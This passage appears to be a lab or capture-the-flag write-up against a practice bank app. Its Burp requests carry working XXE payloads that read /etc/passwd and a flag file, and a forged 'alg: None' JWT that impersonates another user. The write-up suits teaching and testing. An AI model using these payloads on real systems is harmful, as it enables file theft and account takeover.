

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequence
1 × 2 × 3 × ...
Send Cancel
Request
Pretty Raw \n Actions
POST /Accounts/Summary HTTP/1.1
Host: 192.168.22.100:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Ge
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml;
X-Requested-With: XMLHttpRequest
Content-Length: 268
Origin: http://192.168.22.100:8080
Connection: close
Referer: http://192.168.22.100/Accounts/Details?id=101
Cookie: FLAG=c2VjcmV0cy1hcmUtbWVhbnQtdG8tYmUtdG9sZA==;
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<account>
<accountId>
&xxe;
</accountId>

The results of my test XML payload designed to retrieve the /etc/passwd file is shown below.



Once my XML entity was successfully being injected and called by the parser, I moved on to retrieve the target flag located at /etc/xxe-flag.txt.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequence
1 × 2 × 3 × ...
Send Cancel
Request
Pretty Raw \n Actions
1 POST /Accounts/Summary HTTP/1.1
2 Host: 192.168.22.100:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Ge
4 Accept: application/xml, text/xml, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/xml;
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 274
10 Origin: http://192.168.22.100:8080
11 Connection: close
12 Referer: http://192.168.22.100/Accounts/Details?id=101
13 Cookie: FLAG=c2VjcmV0cy1hcmUtbWVhbnQtdG8tYmUtdG9sZA==;
14
15 <!DOCTYPE foo [
16 <!ELEMENT foo ANY >
17 <!ENTITY xxe SYSTEM "file:///etc/xxe-flag.txt" >]>
18
19 <account>
<accountId>
&xxe;
</accountId>


Response
Pretty Raw Render \n Actions
</h1>
<hr class="line" />

Type

Exception Report

Message


java.lang.NumberFormatException: For input string: "Here's your flag: star-platinum-145"

Description

The server encountered an unexpected condition that prevented it from fulfilling the request.

Task: 10 – Manipulate JSON web tokens to impersonate jwt-user


The last challenge focused on manipulating insecure implementations of JSON web tokens to impersonate other users. JWTs are a text-based format for transmitting data across web applications. They store information in an easy-to-access manner, both for developers and computers. Logging out of Bazaare Bank and logging back in with the 'Remember Me' box checked prompts the server to add a third cookie (JWT).



Request

Pretty Raw \n Actions

```
1  POST /Login HTTP/1.1
2  Host: 192.168.22.100
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 63
9  Origin: http://192.168.22.100
10 Connection: close
11 Referer: http://192.168.22.100/Login
12 Cookie: FLAG=c2VjcmV0cy1hcmUtbWVhbnQtdG8tYmUtdG9sZA==; JSESSIONID=
   FCD8C6672897C61FC3E6E5917175BA92
13 Upgrade-Insecure-Requests: 1
14
15 username_field=test&password_field=Testing123%21&remember_me=on
```




Response

Pretty Raw Render \n Actions

```
1  HTTP/1.1 302
2  Set-Cookie: FLAG=c2VjcmV0cy1hcmUtbWVhbnQtdG8tYmUtdG9sZA==;
   Max-Age=31536000; Expires=Wed, 23-Nov-2022 07:04:18 GMT; Path=/; HttpOnly
3  Set-Cookie: authCookie=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJyZW1lbWJlciI6dHJ1ZSwiaXNzIjoiYmF6Y
   WFyZS1iYW5rIiwiZXhwIjoxNjM4MjU1ODU5LCJ1c2VybmFtZSI6InRlc3QifQ.NYkaiykX83Up
   2ahEm2FXDGiBEcGKFPuzy7iPKfKSg-M; Max-Age=604800; Expires=Tue, 30-Nov-2021
   07:04:46 GMT; Path=/
4  Location: /Home
5  Content-Length: 0
6  Date: Tue, 23 Nov 2021 07:04:46 GMT
7  Connection: close
8
9
```

Inserting this token into a decoder called token.dev, yields the following results.

There are three components to a JWT, a header, a payload, and a signature. To abuse some implementations of JWT that support the ‘none’ algorithm, we can change the ‘alg’ header to None (which will make the application consider the token to be signed), and the ‘username’ payload option to our target user (jwt-user).



Once the new token was generated, I used Burp's Repeater to insert the token and retrieve the home page as well as the accompanying flag. A note to keep in mind is that the token in the screenshot might be different due to repeated testing, however, the process to generate new tokens was identical.

Request

Pretty | Raw | \n | Actions

```
1  GET /Accounts HTTP/1.1
2  Host: 192.168.22.100
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.22.100/
9  Cookie: authCookie=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0K.eyJyZW1lbWJlciI6dHJ1ZSwiaXNzIjoiYmF6YWFyZS
   liYW5rIiwiZXhwIjoxNjM4MjU1ODU5LCJ1c2VybmFtZSI6Imp3dC11c2VyIn0.xnCVYzWKHP8uEeOvv
   aRfe-O6_DoDR9iwN4yG9MSIsj7HOxcXRemXH6tkjt25jKIL; FLAG=
   c2VjcmV0cy1hcmUtbWVhbnQtdG8tYmUtdG9sZA==
10 Upgrade-Insecure-Requests: 1
11
```

Response

Pretty | Raw | Render | \n | Actions

```
104
105             <li class="breadcrumb-item ">
                  <a href="/Home">Home</a>
                </li>
106
107             <li class="breadcrumb-item active" aria-current="page">
                  Accounts
                </li>
108
109           </ol>
110         </nav>
111
112
113
114         JWT Manipulation Flag: <span class="badge badge-success">silver-chariot</span>
115
116         <h1>
              Account Details
            </h1>
117
118
119
```